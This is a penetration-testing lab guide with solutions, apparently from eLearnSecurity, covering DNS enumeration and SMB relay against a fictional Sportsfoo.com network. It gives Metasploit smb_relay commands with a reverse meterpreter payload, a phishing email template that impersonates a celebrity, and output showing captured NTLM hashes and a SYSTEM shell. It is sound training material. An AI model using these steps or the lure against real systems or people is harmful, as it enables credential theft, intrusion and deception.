
eLearnSecurity
Forging security professionals

DNS & SMB RELAY ATTACK



LAB 13

LAB

DNS RESOLUTION USING SHELL SCRIPT
ATTACKING A NON-PATCHED SYSTEM USING SMB RELAY
ATTACKING A PATCHED SYSTEM USING SMB RELAY
REDIRECTING TRAFFIC USING DNSSPOOF


1. Scenario

You are hired by a small company to perform a security assessment. Your customer is **`Sportsfoo.com`** and they want your help to test the security of their environment, according to the scope below:

The assumptions of this security engagement are:

1. You are going to do an internal penetration test, where you will be connected directly into their LAN network **`172.16.5.0/24`**. The scope in this test is only the **`172.16.5.0/24`** segment
2. The network administrator stated during a meeting that he has implemented a really strong password policy thus is almost impossible to penetrate on your customer's network
3. You are in a production network so you should not lock any user account by guessing their usernames and passwords

The following image represents the LAB environment:



2. Goals

- Host Discovery and Network Mapping
- Exploitation using **`SMB Relay Attack`**
- Manipulating network traffic with **`dnsspoof`**

3. What you will learn

- Use shell scripting to automate **`Forward`** and **`Reverse DNS Lookups`**.
- How to use the **`SMB Relay Attack`** in order to compromise non-patched and patched hosts.
- How to use the **`dnsspoof`** tool in order to redirect systems to the host that you control.

To guide you during the lab you will find different Tasks.

Tasks are meant for educational purposes and to show you the usage of different tools and different methods to achieve the same goal.

They are not meant to be used as a methodology.

Armed with the skills acquired though the task you can achieve the Lab goal.

If this is the first time you do this lab, we advise you to follow these Tasks.

Once you have completed all the Tasks, you can proceed to the end of this paper and check the solutions.

4. Recommended tools

- **`dnsspoof`**
- **`crunch`**
- Metasploit

5. Important Note

Lab machines are not connected to Internet.

6. Tasks

Task 1

Discover the DNS Server host and the Domain Name.

Task 2

Using only **`Forward DNS Lookups`**, list all of the hosts that you can.

Task 3

Using only **`Reverse DNS Lookups`**, list all of the existents records on the network range **`172.16.5.1-172.16.5.99`**.

Task 4

Gather information, such as OS Fingerprint, open ports, etc., on the alive hosts.


TASK 5

Launch the **SMB Relay Attack** against a non-patched workstation (**Windows XP**) by following the sub-tasks below:

SMB RELAY EXPLOIT

Prepare the **SMB Relay** exploit in a way that when the victim connects to your own system it gets exploited and give you a meterpreter shell.

This is a graphic that represents how this attack should work:



Send an E-mail

Send an email to **bcaseiro@sportsfoo.com** with an HTML code which contains an **iFrame** to **\\YourBoxIPAddress>\admin$**

Configure your e-mail client to use the **POP3/SMTP** Server IP address **172.16.5.10** so your message can be delivered properly. You can use the following credentials:

- User: **atk**
- E-mail: **atk@sportsfoo.com**
- Password: **eLearnSecurityRocks!**

Check the E-mails

Now you are going to play the victim role. Connect into the Windows XP system (**172.16.5.31**) via **RDP** and then check your e-mails. Once you see the e-mail with an interesting link, click on it.

You can use the following credentials to login on this system:

- Username: **bcaseiro**
- Password: **eLearnSecurityRocks!**
- Domain: **Sportsfoo**


Task 6

Stop the current exploit, kill any Metasploit job which might be still running.

TASK 7

Now we are going to deal with a more complicated situation where users are smart enough to recognize malicious messages. Also our next target is a Windows 7 box patched against the **MS08-068** vulnerability. With that said, launch an attack using the **SMB Relay Exploit** in a way that once the Windows 7 system (**172.16.5.30**) issues a **SMB** connection to any hosts on the ***.sportsfoo.com** domain it can be redirected to your Metasploit server, and then you can use its credentials to get a shell on the domain controller (**172.16.5.10**).

This is a graphic which represents how this attack should work:



1. Windows 7 issues a **SMB** connection to **\\Server.sportsfoo.com\admin$** at every **3** minutes or so.
1. Pentester system intercepts this request and spoof the IP address of **server.sportsfoo.com**.
2. Then the Windows 7 system issues a **SMB** connection to **\\172.16.5.15x** (pentester system) instead of using the real IP of the **server.sportsfoo.com**.
3. The **SMB Relay Exploit** is already listening, receives the **SMB** connection and relay the authentication to the domain controller. The payload is a Windows Meterpreter shell.
4. Once the Exploit authenticates on the domain controller, a reverse meterpreter session is provided to the pentester.

SOLUTIONS

SOLUTIONS

TASK 1

To determine which is the DNS server you can use **nmap** and scan the hosts in the network in order to check which are those with the **TCP** port **53** open.

```
root@kali:~/LABS/12# nmap -sT -p 53 172.16.5.*

Starting Nmap 7.12 ( https://nmap.org ) at 2016-05-16 11:39 CEST
…

Nmap scan report for 172.16.5.10
Host is up (0.13s latency).
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 00:50:56:B1:9F:78 (VMware)

…
```

As we can see, the **TCP** port **53** is open on **172.16.5.10**. Thus, this is the DNS Server.

To determine the Domain Name, we can perform a Reverse DNS Lookup query on the same DNS server host. It can be done using **dig**. The option **@172.16.5.10** defines the DNS Server to use. The **-x** parameter states that this request is for a **Reverse DNS Lookup** instead of the default **Forward DNS Lookup**, and finally the **+nocookie** options is used to prevent dig from sending a DNS cookie which can result in a faulty response with Windows-based DNS servers. As you can see here below, the domain controller name is **dc01.sportsfoo.com**, so the domain name is **sportsfoo.com**.

```
root@kali:~/LABS/12# dig @172.16.5.10 -x 172.16.5.10 +nocookie

; <<>> DiG 9.10.3-P4-Debian <<>> @172.16.5.10 -x 172.16.5.10
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 25897
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1280
;; QUESTION SECTION:
;10.5.16.172.in-addr.arpa. IN    PTR
```

```
;; ANSWER SECTION:
10.5.16.172.in-addr.arpa. 1200   IN     PTR    dc01.sportsfoo.com.
```

TASK 2

To perform host discovering, a very common approach uses the DNS in order to perform DNS Zone Transfer against misconfigured DNS servers. While this attempt is valid, many organizations have already configured their DNS servers in order to allow DNS zone transfers from only specific/authorized hosts.

As you can see, if we try to run a DNS zone transfer query against the DNS server **172.16.5.10** it fails:

```
root@kali:~/LABS/12# dig @172.16.5.10 -t AXFR sportsfoo.com +nocookie

; <<>> DiG 9.10.3-P4-Debian <<>> @172.16.5.10 -t AXFR sportsfoo.com +nocookie
; (1 server found)
;; global options: +cmd
; Transfer failed.
```

One way that we can use to try to guess the DNS records of a DNS Server is to brute-force it. According to the provided hint, the hostnames of this environment matches with department's name. So, all we need to do is first create a **.txt** file with a list of department's names i.e.:

```
root@kali:~/LABS/12# cat hostnames.txt
marketing
consulting
sales
support
department1
department2
department3
department4
department5
```

With a list of possible departments, we can iterate using the following inline bash script. Where basically, we are performing a DNS Forward lookup using the **host** command for each line in the file:

```
root@kali:~/LABS/12# for name in $(cat hostnames.txt); do host $name.sportsfoo.com
172.16.5.10 -W 2; done | grep 'has address'

marketing.sportsfoo.com has address 172.16.5.32
consulting.sportsfoo.com has address 172.16.5.41
sales.sportsfoo.com has address 172.16.5.30
```

```
support.sportsfoo.com has address 172.16.5.36
```

As we can see, we were able to discover **4** valid records. Clearly, with a largest dictionary file, we could discover more valid domain names.

For example, with **`fierce,`** the DNS Brute Force tool, the list of possible hosts is **2280**:

```
root@kali:~/LABS/12# cat /usr/share/fierce/hosts.txt | wc -l

2280
```

Thus, modifying our previous bash script we can discover more hosts:

```
root@kali:~/LABS/12# for name in $(cat /usr/share/fierce/hosts.txt); do host
$name.sportsfoo.com 172.16.5.10 -W 2; done | grep 'has address'

consulting.sportsfoo.com has address 172.16.5.41
development.sportsfoo.com has address 172.16.5.33
engineering.sportsfoo.com has address 172.16.5.40
fileserver.sportsfoo.com has address 172.16.5.17
intranet.sportsfoo.com has address 10.10.10.10
legal.sportsfoo.com has address 172.16.5.39
marketing.sportsfoo.com has address 172.16.5.32
sales.sportsfoo.com has address 172.16.5.30
security.sportsfoo.com has address 172.16.5.35
support.sportsfoo.com has address 172.16.5.36
www.sportsfoo.com has address 10.10.10.10
```

***Note**: due to the size of the dictionary the results might take a little bit of time.*

TASK 3

The **Reverse DNS lookups** are DNS lookups where we use the IP address in order to obtain the hostname. You can use **dig** with the parameter **-x** in order to do such requests, however, we are going to use another shell script in order to try to obtain a more effective result.

First, let's create a file named **iplist.txt** file which will contain a list of IP addresses from **172.16.5.1** to **172.16.5.99**. We can do that by running the following command:

```
root@kali:~/LABS/12# crunch 11 11 -t 172.16.5.%% -o iplist.txt
```

Now, type **gedit reverse-dnsscript.sh** in order to create a shell script which will use the file **iplist.txt** in order to perform reverse DNS lookups against every single IP on this list.

The shell script should have the following contents:

```
#!/bin/bash
for ip in $(cat iplist.txt); do dig @172.16.5.10 -x $ip +nocookie; done
```

Before running the script, make sure it is executable by running the following command:

```
root@kali:~/LABS/12# chmod +x reverse-dnsscript.sh
```

Now run the script with the parameters **|grep sportsfoo.com |grep PTR** in order to filter and display only the records of our interest:

```
root@kali:~/LABS/12# ./reverse-dnsscript.sh | grep sportsfoo.com | grep PTR
10.5.16.172.in-addr.arpa. 1200   IN     PTR    dc01.sportsfoo.com.
17.5.16.172.in-addr.arpa. 1200   IN     PTR    fileserver.sportsfoo.com.
30.5.16.172.in-addr.arpa. 3600   IN     PTR    sales.sportsfoo.com.
31.5.16.172.in-addr.arpa. 3600   IN     PTR    finance.sportsfoo.com.
32.5.16.172.in-addr.arpa. 3600   IN     PTR    marketing.sportsfoo.com.
33.5.16.172.in-addr.arpa. 3600   IN     PTR    development.sportsfoo.com.
34.5.16.172.in-addr.arpa. 3600   IN     PTR    customerservice.sportsfoo.com.
35.5.16.172.in-addr.arpa. 3600   IN     PTR    security.sportsfoo.com.
36.5.16.172.in-addr.arpa. 3600   IN     PTR    support.sportsfoo.com.
37.5.16.172.in-addr.arpa. 3600   IN     PTR    players.sportsfoo.com.
38.5.16.172.in-addr.arpa. 3600   IN     PTR    goalkeepers.sportsfoo.com.
39.5.16.172.in-addr.arpa. 3600   IN     PTR    legal.sportsfoo.com.
40.5.16.172.in-addr.arpa. 3600   IN     PTR    engineering.sportsfoo.com.
41.5.16.172.in-addr.arpa. 3600   IN     PTR    consulting.sportsfoo.com.
42.5.16.172.in-addr.arpa. 3600   IN     PTR    commercial.sportsfoo.com.
43.5.16.172.in-addr.arpa. 3600   IN     PTR    coaches.sportsfoo.com.
44.5.16.172.in-addr.arpa. 3600   IN     PTR    doctors.sportsfoo.com.
45.5.16.172.in-addr.arpa. 3600   IN     PTR    delivery.sportsfoo.com.
```

TASK 4

According to the previous results, there are several hosts in the network. However, before trying to fingerprint every single host, let's first determine which ones are alive.

We can use nmap and then save the results in **alive.txt**:

```
root@kali:~/LABS/12# nmap -sP 172.16.5.* -oG - | awk '/Up/{print $2}' > alive.txt &&
cat alive.txt
172.16.5.1
172.16.5.10
172.16.5.30
172.16.5.31
172.16.5.150
```

According to the output above, we found **5** IP addresses.

> ***Note: 172.16.5.150*** *is our IP address, while* ***172.16.5.1*** *is the default gateway. Thus, it's better to remove these two entries from the file.*

We can now start performing OS fingerprinting and also service mapping against the IP addresses above.

OS FINGERPRINTING

We can try to determine the OS version of our targets by running some commands like the following:

USING NMAP

```
root@kali:~/LABS/12# nmap -O -iL alive.txt --osscan-guess
```

Using Metasploit

Another way to perform OS Fingerprinting on systems running the SMB protocol is through the auxiliary module **auxiliary/scanner/smb/smb_version** in Metasploit as follow:

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set RHOSTS 172.16.5.10,30,31
RHOSTS => 172.16.5.10,30,31
msf auxiliary(smb_version) > run

[*] 172.16.5.30:445       - 172.16.5.30:445 is running Windows 7 Professional
(build:7600) (name:SALES) (domain:SPORTSFOO)
[*] 172.16.5.10:445       - 172.16.5.10:445 is running Windows 2003 SP1 (build:3790)
(name:DC01) (domain:SPORTSFOO)
[*] Scanned 2 of 3 hosts (66% complete)
[*] 172.16.5.31:445       - 172.16.5.31:445 is running Windows XP SP3
(language:English) (name:FINANCE) (domain:SPORTSFOO)
[*] Scanned 3 of 3 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) >
```

Services/Ports detection

We can enumerate ports by running the commands.

Using nmap

```
root@kali:~/LABS/12# nmap -sTV -iL alive.txt
```

The option **-sT** tells the nmap to perform a **TCP Connect scan** and the option **V** asks to grab additional information about each port (service version)

The nmap results should give us a better overview of the tested environment:

```
Nmap scan report for 172.16.5.10
Host is up (0.13s latency).
Not shown: 980 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          Microsoft ESMTP 6.0.3790.1830
53/tcp   open  domain        Microsoft DNS
```

```
88/tcp   open  kerberos-sec  Windows 2003 Kerberos (server time: 2016-05-16
07:34:55Z)
110/tcp  open  pop3          Microsoft Windows 2003 POP3 Service 1.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows 98 netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds  Microsoft Windows 2003 or 2008 microsoft-ds
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
1025/tcp open  msrpc         Microsoft Windows RPC
1027/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
1037/tcp open  msrpc         Microsoft Windows RPC
1038/tcp open  msrpc         Microsoft Windows RPC
1041/tcp open  msrpc         Microsoft Windows RPC
1050/tcp open  msrpc         Microsoft Windows RPC
3268/tcp open  ldap
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Service
MAC Address: 00:50:56:B1:9F:78 (VMware)
Service Info: Host: dc01.sportsfoo.com; OSs: Windows, Windows 2000, Windows 98; CPE:
cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2003,
cpe:/o:microsoft:windows_2000, cpe:/o:microsoft:windows_98

Nmap scan report for 172.16.5.30
Host is up (0.13s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE            VERSION
135/tcp  open  msrpc              Microsoft Windows RPC
139/tcp  open  netbios-ssn        Microsoft Windows 98 netbios-ssn
445/tcp  open  microsoft-ds       Microsoft Windows 10 microsoft-ds
1025/tcp open  msrpc              Microsoft Windows RPC
1026/tcp open  msrpc              Microsoft Windows RPC
1027/tcp open  msrpc              Microsoft Windows RPC
1028/tcp open  msrpc              Microsoft Windows RPC
1029/tcp open  msrpc              Microsoft Windows RPC
3389/tcp open  ssl/ms-wbt-server?
MAC Address: 00:50:56:B1:16:90 (VMware)
Service Info: OSs: Windows, Windows 98, Windows 10; CPE: cpe:/o:microsoft:windows,
cpe:/o:microsoft:windows_98, cpe:/o:microsoft:windows_10

Nmap scan report for 172.16.5.31
Host is up (0.13s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows 98 netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows XP microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Service
MAC Address: 00:50:56:B1:17:AE (VMware)
Service Info: OSs: Windows, Windows 98, Windows XP; CPE: cpe:/o:microsoft:windows,
cpe:/o:microsoft:windows_98, cpe:/o:microsoft:windows_xp
```

Task 5

SMB Relay Exploit

To achieve this task, let's prepare the SMB Relay exploit in Metasploit as follow:

```
msf auxiliary(smb_version) > use exploit/windows/smb/smb_relay
msf exploit(smb_relay) > set SRVHOST 172.16.5.150
SRVHOST => 172.16.5.150
msf exploit(smb_relay) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(smb_relay) >
msf exploit(smb_relay) > set LHOST 172.16.5.150
LHOST => 172.16.5.150
msf exploit(smb_relay) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 172.16.5.150:4444
[*] Server started.
```

Send an E-mail


At this point, in order to send an email to our victim, let's first of all configure our email client. Them, send the malicious email and, finally, trigger the exploit clicking on the malicious UNC link.

Configure the E-mail client

In Kali Linux, install **`Icedove or Thunderbird`**:

```
sudo apt-get install icedove
```

Then, configure the client to use the **`SMTP`** Server at **`172.16.5.10`** according to the credentials provided in the task description, at the beginning of this document.



***Note**: If the client fails checking the **POP3** password, hit the button **Advanced config** and then **OK**. In this way we can bypass the password check. Email will still be sent through the SMTP server.*


Now, let's send an email to **bcaseiro@sportsfoo.com**. We should trick him to click our malicious link. Here's an example of email body:

```
Dear <b>Bruno Caseiro</b>
<br><br>
This is Iker Casillas speaking from Real Madrid. I'd like to thank you for your
support and also for the nice words in your blog about my saves. <br>
Also I noticed that you also play as a goalkeeper in Brazil, so I'm going to send you
a free pair of gloves, like the ones that I use during the matches, hope you like my
little gift. <br>
Note: Just submit your direction so we can ship the gloves to you. You can do that by
clicking <a href="file://\\172.16.5.150\admin$">here</a>.
<br><br>Cheers<b><br>
 Iker Casillas</b>
```

We can import the following template in the **Write** email panel from the **Insert** menu, then **HTML…**

Note: the IP address is the IP of our machine where we have started the SMB exploit.

It would produce an email message like the one below:



The main goal is to send a message to our target user, in order to trick him into clicking a link that will generate a **SMB session** from his box to our Metasploit system. It actually, doesn't matter what kind of text you type in the e-mail body or the share you insert in the **HREF** statement, all you need to do is to trick the victim to start a **SMB session** to a system that you control.

Check the E-mails

Since the victim is not simulated, let's play the victim role.


We should connect in **RDP** to the Windows XP system, those of the victim and click on the malicious link in the email. So, first of all, let's open an **RDP** connection to the victim system as user **bcaseiro**.

Here's the full command:

```
rdesktop 172.16.5.31 -u bcaseiro -p eLearnSecurityRocks! -d sportsfoo
```

Then, let's open **Outlook Express** from its desktop icon and check for incoming e-mails. We should see our sent email.

Note: Note that in the screenshot below, the from field was spoofed.



Like any average user, click the link and then close the **RDP** connection.

Check the Attack

At this point, if everything went well, you should see that we received a **SMB session** from our victim: **172.16.5.31**. This SMB session started when the user clicked our malicious link **\\172.16.5.150\admin$** which carries the credentials (**NTLM** hashes) that were in use by the victim.

The hashes obtained is are used by the **smb-relay** exploit in order to launch the payload and get a meterpreter shell in our victim's system:

```
msf exploit(smb_relay) > [*] Received 172.16.5.31:1086 SPORTSFOO\bcaseiro
LMHASH:fd2d4c1eee92f33dfd2d4c1eee92f33dfd2d4c1eee92f33d
NTHASH:97ada3c9ad2d2706a4ddb36bc6282e087522bf17c643f899 OS:Windows 2002 Service Pack
3 2600 LM:Windows 2002 5.1
[*] Authenticating to 172.16.5.31 as SPORTSFOO\bcaseiro...
[*] AUTHENTICATED as SPORTSFOO\bcaseiro...
[*] Connecting to the defined share...
[*] Regenerating the payload...
[*] Uploading payload...
[*] Created \zoNbqmtb.exe...
```

...

```
[*] Sending Access Denied to 172.16.5.31:1097 SPORTSFOO\bcaseiro
[*] Meterpreter session 1 opened (172.16.5.150:4444 -> 172.16.5.31:1089) at 2016-05-
16 13:31:39 +0200

msf exploit(smb_relay) > sessions

Active sessions
===============

  Id  Type                   Information                    Connection
  --  ----                   -----------                    ----------

  1   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ FINANCE  172.16.5.150:4444 ->
172.16.5.31:1089 (172.16.5.31)


msf exploit(smb_relay) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : FINANCE
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : SPORTSFOO
Logged On Users : 2
Meterpreter     : x86/win32
```

Note: The above Metasploit module may report "Sending Access Denied" errors during exploitation. These can be ignored. Check for the new meterpreter sessions by typing sessions at the msf> prompt.

TASK 6

Let's stop the running exploit using the **jobs** command, but first, send our meterpreter session into the background.

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(smb_relay) > jobs


Jobs
====

